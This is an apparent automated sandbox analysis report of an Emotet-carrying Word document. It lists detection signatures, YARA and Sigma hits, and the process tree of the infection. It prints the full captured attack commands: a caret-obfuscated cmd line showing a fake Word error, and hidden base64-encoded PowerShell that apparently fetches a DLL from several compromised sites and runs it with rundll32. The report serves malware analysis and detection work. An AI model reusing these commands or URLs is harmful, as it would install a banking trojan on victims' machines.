ID: 345226
Sample Name: 68254_2001.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:57:45
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 68254_2001.doc

Overview


General Information

Sample Name:	68254_2001.doc
Analysis ID:	345226
MD5:	72a3bbd36a5aa4..
SHA1:	68e23b96d389bd..
SHA256:	8c425fd958630a2.

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2268 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2412 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgACQ AOQBNAHMANgAzACAAPQAgAFsAVAB5AFAAZQBdACgAIgB7ADAAfQB7ADIAfQB7ADEAfQB7ADMAfQAiACAALQBmACAAJwBTAFkAcwB0AEUAJwAsACcATwAuAEQ AaQByAGUAYwAnACwAJwBtAC4ASQAnACwAJwB0AE8AcgBZACcAKQA7ACAAIABTAEUAdAAtAHYAQQByAEkAQQBCAGwAZQAgAHkAUQBLAG0AdAAgACAAKAAgACA AWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsANQB9AHsANwB9AHsANAB9AHsAOAB9AHsAMQB9AHsANgB9AHsAMwB9AHsAMgB9ACIALQBmACcAUwBZAFMAJwAsACc ASQBDAGUAcABvAEkAbgBUACcALAAnAGUAUgAnACwAJwBBAEcAJwAsACcALgBTAGUAUgAnACwAJwB0AEUATQAuAE4AZQAnACwAJwBtAEEATgAnACwAJwBUACc ALAAnAFYAJwApACAAKQA7ACAAJABCAGIAMgB1ADIAYwA5AD0AJABYADIANwBGACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABaADEAMgBHADs AJABSADgANABGAD0AKAAnAFEAMgAnACsAJwAwAEwAJwApADsAIAAgACgAIAAgAGMAaABpAEwAZABpAHQAZQBtACAAdgBhAFIAaQBhAGIAbABlADoAOQBNAFM ANgAzACkALgB2AGEAbAB1AEUAOgA6ACIAYwByAEUAYQB0AEUAYABEAEkAYABSAGUAYwBUAE8AUgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAVwAnACs AJwAwAGYAJwArACcATwAnACsAJwBjAG0AJwArACcAZABfACcAKwAnAGsAJwArACgAJwBlAFcAMAAnACsAJwBmACcAKQArACgAJwBRAHEAdwA4AG4AYgAnACsAJwBoAFcAJ wArACcAMABmACcAKQApAC4AIgBSAEUAYABwAEwAYQBjAEUAIgAoACgAWwBDAEgAQQBSAF0AOAA3ACsAWwBDAEgAQQBSAF0ANAA4ACsAWwBDAEgAQQBSAF0AM QAwADIAKQAsACcAXAAnACkAKQApADsAJABNADYANwBOAD0AKAAoACcATQAnACsAJwAyADkAJwApACsAJwBEACcAKQA7ACAAIAAkAFkAUQBLAE0AdAA6ADoAI gBzAEUAQwBgAFUAYABSAEkAdABgAFkAUABgAG8AdABgAE8AYwBvAGwAIgAgAD0AIAAoACcAVAAnACsAKAAnAGwAJwArACcAcwAxADIAJwApACkAOwAkAEwAM QAwAEIAPQAoACcAUAAnACsAKAAnADYAOAAnACsAJwBSACcAKQApADsAJABVAHoAaQAxAGgAMQBxACAAPQAgACgAJwBBACcAKwAoACcAMwAwACcAKwAnAEYAJ wApACkAOwAkAEwANQA1AE8APQAoACcAVAAnACsAKAAnADYANwAnACsAJwBZACcAKQApADsAJABSAGQAdABhAGwANAB2AD0AJABIAE8ATQBFACsAKAAoACcAe wAwAH0ATwBjAG0AJwArACcAZAAnACsAJwBfAGsAZQB7ACcAKwAnADAAfQBRAHEAJwArACgAJwB3ACcAKwAnADgAbgBiACcAKQArACcAaAAnACsAJwB7ADAAfQAnACkALQB GAFsAQwBoAGEAUgBdADkAMgApACsAJABVAHoAaQAxAGgAMQBxACsAKAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABMADcAMgBRAD0AKAAnAFgAJwAnACsAJwB fAFMAJwApADsAJABOAHMAegBvADgAaQAxAD0AKAAnAHMAZwAnACsAKAAnACAAeQB3ACcAKwAnACAAYQAnACkAKwAoACcAaAA6AC8ALwBrAGUAdAAnACsAJwB vAHIAJwArACcAZQAnACkAKwAoACcAcwBlACcAKwAnAHQAJwApACsAKAAnAG0AJwArACcAZQAuAGMAbwBtAC8AJwApACsAKAAnAHcAJwArACcAcAAtACcAKQArACgAJwBjA CcAKwAnAG8AbgAnACkAKwAnAHQAJwArACcAZQAnACsAKAAnAG4AdAAnACsAJwAvAFIAawAnACkAKwAnADQAcgAnACsAJwB6AC8AJwArACgAJwBAAHMAJwArA CcAZwAgAHkAdwAnACsAJwAgAGEAJwApACsAJwBoACcAKwAnADoALwAnACsAJwAvAGkAJwArACgAJwBuAHQAZQAnACsAJwBsAGwAaQAnACkAKwAnAHMAJwArA CgAJwBhACcAKwAnAHYAdgB5AC4AYwAnACkAKwAnAG8AJwArACcAbQAvACcAKwAoACcAdwBwACcAKwAnAC0AJwApACsAKAAnAGEAZABtAGkAbgAnACsAJwAvA GQAJwArACcAUgAnACkAKwAnAGEARwAnACsAKAAnADIASAAnACsAJwAvAEAAcwBnACcAKQArACcAIAAnACsAKAAnAHkAJwArACcAdwAgACcAKQArACgAJwBhACcAKwAnAGg AcwA6ACcAKQArACcALwAnACsAJwAvAG0AJwArACgAJwByAHYAJwArACcAZQAnACsAJwBnAGcAeQAuAGMAJwApACsAKAAnAG8AJwArACcAbQAvACcAKQArACc AdwBwACcAKwAoACcALQBhAGQAbQAnACsAJwBpACcAKQArACgAJwBuAC8AJwArACcAbgAnACkAKwAnAC8AQAAnACsAJwBzACcAKwAnAHkAdwAgAGEAaAAnACsAJwBzADoAJwArACcALwAvAHUAJwApACsAJwBtAG0AJ wArACcAYQBoACcAKwAnAHMAJwArACgAJwB0AGEAJwArACcAcgBzAC4AJwApACsAJwBhACcAKwAnAHAAcAAnACsAJwBfACcAKwA nAG8AbAAnACsAJwBkACcAKwAnAF8AbQAnACsAJwBhACcAKwAoACcAeQBfACcAKwAnADIAJwApACsAJwAwACcAKwAnADEAOAAnACsAJwAvAGEAJwArACgAJwB zAHMAZQB0ACcAKwAnAHMAJwApACsAKAAnAC8AJwArACcAdwBEAEwAOAB4AC8AQABzAGcAJwArACcAIAAnACkAKwAoACcAeQB3ACcAKwAnACAAYQBoAHMAOgA vACcAKQArACcALwB3ACcAKwAnAHcAJwArACgAJwB3AC4AdAAnACsAJwBlAGUAJwApACsAKAAnAGwAZQAnACsAJwBrAGQAZQBkACcAKQArACcALgBjACcAKwAoACcAbwBtA CcAKwAnAC8AYwAnACkAKwAoACcAZwBpAC0AYgAnACsAJwBpACcAKQArACgAJwBuACcAKwAnAC8ATAAnACkAKwAoACcAUAAnACsAJwBvAC8AJwApACkALgAiAFIAYABlAFA AbABhAEMARQAiACgAKAAoACcAcwBnACcAKwAnACAAeQB3ACcAKQArACgAJwAgAGEAJwArACcAaAAnACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACgAKAAnAGcAZQAnACsAJwB2ACcAKQArACcAdwBlACcAKQApACwAKAAoACcAYQAnACsAJwBlAGYAJwApACsAJwBlACcAKQApACwAKAAnADEAOAAnACsAJwAvAGEAJwArACgAJwB zAHMAZQB0ACcAKwAnAHMAJwApACsAKAAnAC8AJwArACcAdwBEAEwAOAB4AC8AQABzAGcAJwArACcAIAAnACkAKwAnAHkAJwArACcAdwAgACcAKQArACgAJwBhACcAKwAnAHoAcAAnACsAJwBfACcAKwA vACcAKQArACcALwB3ACcAKwAnAHcAJwArACgAJwB3AC4AdAAnACsAJwBlAGUAJwApACsAKAAnAGwAZQAnACsAJwBrAGQAZQBkACcAKQArACcALgBjACcAKwAoACcAbwBtA CcAKwAnAC8AYwAnACkAKwAoACcAZwBpAC0AYgAnACsAJwBpACcAKQArACgAJwBuACcAKwAnAC8ATAAnACkAKwAoACcAUAAnACsAJwBvAC8AJwApACkALgAiAFIAYABlAFA AbABhAEMARQAiACgAKAAoACcAcwBnACcAKwAnACAAeQB3ACcAKQArACgAJwAgAGEAJwArACcAaAAnACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACgAKAAnAGcAZQAnACsAJwB2ACcAKQArACcAdwBlACcAKQApACwAKAAoACcAYQAnACsAJwBlAGYAJwApACsAJwBlACcAKQApACwAKAAoACcAMQAnACsAJwBSACcAKQApADsAJABIAXQApAC4AIgBTAFAAbABgAEkAVAAiACgAJABRADAANABQACAAKwAgACQ AQgBiADIAdQAyAGMAOQAgACsAIAAkAEUANgAyAFgAKQA7ACQARwA3ADQAWAA9ACgAKAAnAEMAOAAnACsAJwAzACcAKQArACcARAAnACkAOwBmAG8AcgBlAGE AYwBoACAAKAAkAFYAegB2ADMAMgBkADIAIABpAG4AIAAkAE4AcwB6AG8AOABpADEAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAtAE8AYgBqACc AKwAnAGUAYwAnACsAJwB0ACcAKQAgAFMAeQBzAFQARQBNAC4AbgBlAHQALgB3AGUAQgBDAEwASQBlAG4AdAAoACcAYQAnACsAJwBlAGYAJwApACsAJwBlACcAKQApACwAKAAoACcAYQAnACsAJwBlAGUAJwApACsAJwBlACcAKQApACwAKAAoACcAMwBWACcAKQApADsAYgByAGUAYQBrADsAJABLADgAOQBaAD0AKAAnAEcAMwAnACsAJwA2AEwAJwApAH0AfQBjAGEAdABjAGgAewB9AH0AJABDADAAM ABLAD0AKAAnAFgAJwArACgAJwA2ADUAJwArACcASAAnACkAKQA= MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 1776 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2484 cmdline: powershell -w hidden -enc IAAgACQAOQBNAHMANgAzACAAPQAgAFsAVAB5AFAAZQBdACgAIgB7ADAAfQB7ADIAfQB7
ADEAfQB7ADMAfQAiACAALQBmACAAJwBTAFkAcwB0AEUAJwAsACcATwAuAEQAaQByAGUAYwAnACwAJwBtAC4ASQAnACwAJwB0AE8AcgBZACcAKQA7ACAAIABT
AEUAdAAtAHYAQQByAEkAQQBCAGwAZQAgAHkAUQBLAG0AdAAgACAAKAAgACAAWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsANQB9AHsANwB9AHsANAB9AHsAOAB9
AHsAMQB9AHsANgB9AHsAMwB9AHsAMgB9ACIALQBmACcAUwBZAFMAJwAsACcASQBDAGUAcABvAEkAbgBUACcALAAnAGUAUgAnACwAJwBBAEcAJwAsACcALgBT
AGUAUgAnACwAJwB0AEUATQAuAE4AZQAnACwAJwBtAEEATgAnACwAJwBUACcALAAnAFYAJwApACAAKQA7ACAAJABCAGIAMgB1ADIAYwA5AD0AJABYADIANwBG
ACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABaADEAMgBHADsAJABSADgANABGAD0AKAAnAFEAMgAnACsAJwAwAEwAJwApADsAIAAgACgAIAAg
AGMAaABpAEwAZABpAHQAZQBtACAAdgBhAFIAaQBhAGIAbABlADoAOQBNAFMANgAzACkALgB2AGEAbAB1AEUAOgA6ACIAYwByAEUAYQB0AEUAYABEAEkAYABS
AGUAYwBUAE8AUgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAVwAnACsAJwAwAGYAJwArACcATwAnACsAJwBjAG0AJwArACcAZABfACcAKwAnAGsAJwAr
ACgAJwBlAFcAMAAnACsAJwBmACcAKQArACgAJwBRAHEAdwA4AG4AYgAnACsAJwBoAFcAJwArACcAMABmACcAKQApAC4AIgBSAEUAYABwAEwAYQBjAEUAIgAo
ACgAWwBDAEgAQQBSAF0AOAA3ACsAWwBDAEgAQQBSAF0ANAA4ACsAWwBDAEgAQQBSAF0AMQAwADIAKQAsACcAXAAnACkAKQApADsAJABNADYANwBOAD0AKAAo
ACcATQAnACsAJwAyADkAJwApACsAJwBEACcAKQA7ACAAIAAkAFkAUQBLAE0AdAA6ADoAIgBzAEUAQwBgAFUAYABSAEkAdABgAFkAUAByAG8AdABgAE8AYwBv
AGwAIgAgAD0AIAAoACcAVAAnACsAKAAnAGwAJwArACcAcwAxADIAJwApACkAOwAkAEwAMQAwAEIAPQAoACcAUAAnACsAKAAnADYAOAAnACsAJwBSACcAKQAp
ADsAJABVAHoAaQAxAGgAMQBxACAAPQAgACgAJwBBACcAKwAoACcAMwAwACcAKwAnAEYAJwApACkAOwAkAEwANQA1AE8APQAoACcAVAAnACsAKAAnADYANwAn
ACsAJwBZACcAKQApADsAJABSAGQAdABhAGwANAB2AD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0ATwBjAG0AJwArACcAZAAnACsAJwBfAGsAZQB7ACcAKwAn
ADAAfQBRAHEAJwArACgAJwB3ACcAKwAnADgAbgBiACcAKQArACcAaAAnACsAJwB7ADAAfQAnACkALQBGAFsAQwBoAGEAUgBdADkAMgApACsAJABVAHoAaQAx
AGgAMQBxACsAKAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABMADcAMgBRAD0AKAAnAFgANAAnACsAJwBfAFMAJwApADsAJABOAHMAegBvADgAaQAxAD0AKAAn
AHMAZwAnACsAKAAnACAAeQB3ACcAKwAnACAAYQAnACkAKwAoACcAaAA6AC8ALwBrAGUAdAAnACsAJwBvAHIAJwArACcAZQAnACkAKwAoACcAcwBlACcAKwAn
AHQAJwApACsAKAAnAG0AJwArACcAZQAuAGMAbwBtAC8AJwApACsAKAAnAHcAJwArACcAcAAtACcAKQArACgAJwBjACcAKwAnAG8AbgAnACkAKwAnAHQAJwAr
ACcAZQAnACsAKAAnAG4AdAAnACsAJwAvAFIAawAnACkAKwAnADQAcgAnACsAJwB6AC8AJwArACgAJwBAAHMAJwArACcAZwAgAHkAdwAnACsAJwAgAGEAJwAp
ACsAJwBoACcAKwAnADoALwAnACsAJwAvAGkAJwArACgAJwBuAHQAZQAnACsAJwBsAGwAaQAnACkAKwAnAHMAJwArACgAJwBhACcAKwAnAHYAdgB5AC4AYwAn
ACkAKwAnAG8AJwArACcAbQAvACcAKwAoACcAdwBwACcAKwAnAC0AJwApACsAKAAnAGEAZABtAGkAbgAnACsAJwAvAGQAJwArACcAUgAnACkAKwAnAGEARwAn
ACsAKAAnADIASAAnACsAJwAvAEAAcwBnACcAKQArACcAIAAnACsAKAAnAHkAJwArACcAdwAgACcAKQArACgAJwBhACcAKwAnAGgAcwA6ACcAKQArACcALwAn
ACsAJwAvAG0AJwArACgAJwByAHYAJwArACcAZQAnACsAJwBnAGcAeQAuAGMAJwApACsAKAAnAG8AJwArACcAbQAvACcAKQArACcAdwBwACcAKwAoACcALQBh
AGQAbQAnACsAJwBpACcAKQArACgAJwBuAC8AJwArACcAbgAnACkAKwAnAC8AQAAnACsAJwBzACcAKwAnAGcAIAAnACsAKAAnAHkAdwAgAGEAaABzACcAKwAn
ADoALwAvAGgAJwArACcAYgAnACkAKwAnAHAAcgAnACsAKAAnAGkAdgBpAGwAZQAnACsAJwBnACcAKwAnAGUAZAAnACkAKwAoACcALgBjAG8AbQAnACsAJwAv
AGMAJwArACcAZwBpACcAKwAnAC0AYgBpAG4ALwBRACcAKQArACgAJwBnACcAKwAnAC8AQAAnACkAKwAoACcAcwAnACsAJwBnACAAJwApACsAJwB5AHcAJwAr
ACgAJwAgAGEAaABzADoAJwArACcALwAnACkAKwAoACcALwB0AGgAZQBvACcAKwAnAC4AJwApACsAJwBkACcAKwAoACcAaQBnACcAKwAnAGkAJwApACsAKAAn
AHQAYQBsACcAKwAnAC8AdwAnACkAKwAoACcAcAAnACsAJwAtAGEAZAAnACsAJwBtAGkAbgAnACkAKwAoACcALwAnACsAJwBaAHkAbAAnACkAKwAnADIAJwAr
ACgAJwAvAEAAJwArACcAcwAnACkAKwAnAGcAIAAnACsAKAAnAHkAdwAgAGEAaAAnACsAJwBzADoAJwArACcALwAvAHUAJwApACsAJwBtAG0AJwArACcAYQBo
ACcAKwAnAHMAJwArACgAJwB0AGEAJwArACcAcgBzAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApACsAJwBhACcAKwAnAHAAcAAnACsAJwBfACcAKwAn
AG8AbAAnACsAJwBkACcAKwAnAF8AbQAnACsAJwBhACcAKwAoACcAeQBfACcAKwAnADIAJwApACsAJwAwACcAKwAnADEAOAAnACsAJwAvAGEAJwArACgAJwBz
AHMAZQB0ACcAKwAnAHMAJwApACsAKAAnAC8AJwArACcAdwBEAEwAOAB4AC8AQABzAGcAJwArACcAIAAnACkAKwAoACcAeQB3ACcAKwAnACAAYQBoAHMAOgAv
ACcAKQArACcALwB3ACcAKwAnAHcAJwArACgAJwB3AC4AdAAnACsAJwBlAGUAJwApACsAKAAnAGwAZQAnACsAJwBrAGQAZQBkACcAKQArACcALgBjACcAKwAo
ACcAbwBtACcAKwAnAC8AYwAnACkAKwAoACcAZwBpAC0AYgAnACsAJwBpACcAKQArACgAJwBuACcAKwAnAC8ATAAnACkAKwAoACcAUAAnACsAJwBvAC8AJwAp
ACkALgAiAFIAYABlAFAAbABhAEMARQAiACgAKAAoACcAcwBnACcAKwAnACAAeQB3ACcAKQArACgAJwAgAGEAJwArACcAaAAnACkAKQAsACgAWwBhAHIAcgBh
AHkAXQAoACgAKAAnAGQAcwBlACcAKwAnAHcAJwApACsAJwBmACcAKQAsACgAKAAnAHcAZQAnACsAJwB2ACcAKQArACcAdwBlACcAKQApACwAKAAoACcAYQAn
ACsAJwBlAGYAJwApACsAJwBmACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkAKQBbADIAXQApAC4AIgBTAFAAbABgAEkAVAAiACgAJABR
ADAANABQACAAKwAgACQAQgBiADIAdQAyAGMAOQAgACsAIAAkAEUANgAyAFgAKQA7ACQARwA3ADQAWAA9ACgAKAAnAEMAOAAnACsAJwAzACcAKQArACcARAAn
ACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAFYAegB2ADMAMgBkADIAIABpAG4AIAAkAE4AcwB6AG8AOABpADEAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwAr
ACcAdwAtAE8AYgBqACcAKwAnAGUAYwAnACsAJwB0ACcAKQAgAFMAeQBzAFQARQBNAC4AbgBlAHQALgB3AGUAQgBDAEwASQBlAG4AdAApAC4AIgBEAG8AYAB3
AGAATgBsAG8AYABBAEQARgBJAEwARQAiACgAJABWAHoAdgAzADIAZAAyACwAIAAkAFIAZAB0AGEAbAA0AHYAKQA7ACQAWAA2AF8AVQA9ACgAJwBBACcAKwAo
ACcANAAxACcAKwAnAEUAJwApACkAOwBJAGYAIAAoACgALgAoACcARwAnACsAJwBlAHQALQBJAHQAZQBtACcAKQAgACQAUgBkAHQAYQBsADQAdgApAC4AIgBs
AGAARQBuAGcAdABIACIAIAAtAGcAZQAgADQAMwAxADMAMgApACAAewAuACgAJwByAHUAbgBkAGwAbAAnACsAJwAzADIAJwApACAAJABSAGQAdABhAGwANAB2
ACwAKAAoACcAQQBuAHkAUwAnACsAJwB0AHIAJwApACsAJwBpACcAKwAnAG4AZwAnACkALgAiAFQATwBgAFMAVABgAGAASQBuAGcAIgAoACkAOwAkAEYAMgBf
AFkAPQAoACcAQwAnACsAKAAnADAAJwArACcAMwBWACcAKQApADsAYgByAGUAYQBrADsAJABLADgAOQBaAD0AKAAnAEcAMwAnACsAJwA2AEwAJwApAH0AfQBj
AGEAdABjAGgAewB9AH0AJABDADAAMABLAD0AKAAnAFgAJwArACgAJwA2ADUAJwArACcASAAnACkAKQA= MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2748 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2756 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2680 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2908 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fqtgesmysxdwyacz\egqmlweitpkpoyg.oym',EFdBQhtlp MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2460 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fqtgesmysxdwyacz\egqmlweitpkpoyg.oym',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 1324 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wdsoicjmrbzpb\qoakbojlblcm.udm',EsaISiHxs MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2344 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wdsoicjmrbzpb\qoakbojlblcm.udm',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2124049424.0000000000200000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2135634388.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
0000000C.00000002.2345582268.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2161670466.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000B.00000002.2168147039.00000000001E0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.rundll32.exe.1e0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.10000000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.10000000.3.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.10000000.3.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.250000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 31 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Compliance:

Uses insecure TLS / SSL version for HTTPS connection

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many randomly named variables

Obfuscated command line found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
